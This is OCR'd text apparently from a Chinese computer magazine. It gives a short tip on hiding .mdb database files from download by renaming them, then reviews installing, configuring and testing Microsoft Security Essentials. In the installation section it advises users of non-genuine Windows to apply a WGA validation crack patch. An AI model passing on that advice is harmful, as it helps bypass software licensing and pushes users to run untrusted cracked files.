


图5

我再提示一下，如果你的网站同一文件夹下存在多个不同作用的数据库，你不想它们也被下载的话可以这样解决：首先在cmd里使用cd命令切换到有数据库的目录下，然后输入这样的格式“Ren 防下载的数据库名称　.mdb”，命令格式里的““<空格>.mdb”的“空格”大家可以根据数据库的数量而依次增加，更改后别忘了conn.asp里的内容也需要更改哦。其实大家也可以根据这个方法扩展适用到其它的事件中去，比方说有个什么文件你不想被其他人下载等等。

文章难易度：★★
文章阅读点：微软Security Essentials的安装和简单使用介绍

免费杀毒软件，微软造

天涯衰草

就在国庆节的前两天，微软正式发布了其最新的安全软件套装Security Essentials，同时停止发售以前的Windows Live OneCare。其实对于杀毒软件，我们并不稀奇，但是这款软件可是由微软发布的并且免费的，那我们就不得不好好的来感受一下了。

一、杀毒软件的安装

微软将Security Essentials定义成了一款基本的反病毒和反间谍的安全软件，支持包括WindowsXP、Vista和Windows 7在内的操作系统，其对内存和硬盘容量的要求都低于趋势、赛门铁克和McAfee等公司的产品。我们首先从微软的官方网站上根据自己所使用的系统来下载对应的版本，软件的安装包非常小，通常只有8M左右，相当于其它的杀毒软件已经算是迷你型的了。

Security Essentials的安装和普通应用软件没什么区别，只不过在安装的过程中软件要对系统进行正版验证，只有在正版验证后才能继续安装使用，如图1。如果我们使用的是非正版的操作系统，那么下载一个微软WGA正版验证破解补丁进行修复，然后就可以正常的进行安装了。

二、杀毒软件的设置

Security Essentials安装完成后我们就可以看到，它的操




图1

作界面和系统已有的Windows Defender差不多，主要包括“主页”、“更新”、“历史记录”和“设置”四个选项，我们完全可以将其看作是Windows Defender的加强版。程序首先会进行病毒库的更新，但感觉更新的速度还是非常慢的，不过以后可以利用离线病毒包来进行更新，如图2。

点击操作界面中的“设置”，通过其中的选项我们完全可以根据自己的需要来进行相应的设置，比如在“默认操作”中包括严重、高、中、低等安全级别，除了所有的级别都包括“删除”和“隔离”外，在中和低安全级别中还包括了“允许”这个选项，如图3。除此之外，还可以设置需要排除的文件、目录，以及进程等信息，这样可以更好的提高杀毒软件的扫描速度。




图2




图3

三、杀毒能力的感受

Security Essentials作为一款杀毒软件，那么它的杀毒能力到底怎么样呢？于是我从卡饭、剑盟、深度等社区论坛下载了一些流行的病毒和木马的样本，当我对一个病毒样本进行解压时，软件立刻弹出了一个提示框，告知用户检测到了病毒，然后根据用户的设置就可以对病毒进行清除了，如图4。在默认情况下，当用户点击“清理计算机”按钮就可以清除病毒，同时也会将病毒文件移动到软件的隔离区中，另外我们点击“显示详细信息”按钮还可以查看到清除病毒的详细说明，如图5。



图4




图5

我们通过软件主界面中的扫描功能，就可以对磁盘中的文件进行病毒扫描了，如图6。除了对基本文件进行扫描分析外，还可以对ZIP、RAR等压缩文件以及镜像文件中的文件进行分析，并且能对压缩包中的病毒文件进行清除操作。由此可以看出该软件的分析能力，以及处理能力还是非常强大的。

Security Essentials的扫描方式和常见的传统杀毒软件也不尽相同，因为软件使用了主流的“云查杀”技术。“云查杀”技术将取代用户电脑处理器的工作，这就是“软件＋服务”的解决方案。随着对本地计算需求的减少，带宽需求会相应的得到增加，在传统的安全机制中，用户访问的网站经常会被嵌入病毒，病毒在进入用户系统前，杀毒软件可以进行进行查杀。杀毒软件需要扫描数据包的流进流出，整个查杀过程会显得非常的缓慢。而Security Essentials通过大规模的数据中心进行工作，作为本地计算机与其它网络之间的云式屏障，软件可以提前扫描进入到用户计算机的所有数据。

无论是对文件还是网页挂马的检查，Security Essentials

都是通过病毒特征码的方式来进行检测的，软件暂时还没有增加主动防御等针对未知病毒的防御方法。可能有的用户会认为，利用特征码进行防范过于简单，而且怀疑微软是否可以对国内的病毒进行查杀，其实对于这个问题大家不用担心，因为微软在病毒样本的收集上有多种渠道，除了通过分布在全球各地的“蜜罐”系统进行病毒的自动提取外，还可以与国内外的安全厂商进行病毒样本的交换。当然在Security Essentials扫描到可疑文件后，也会提醒用户通过上传可疑文件来进行收集。

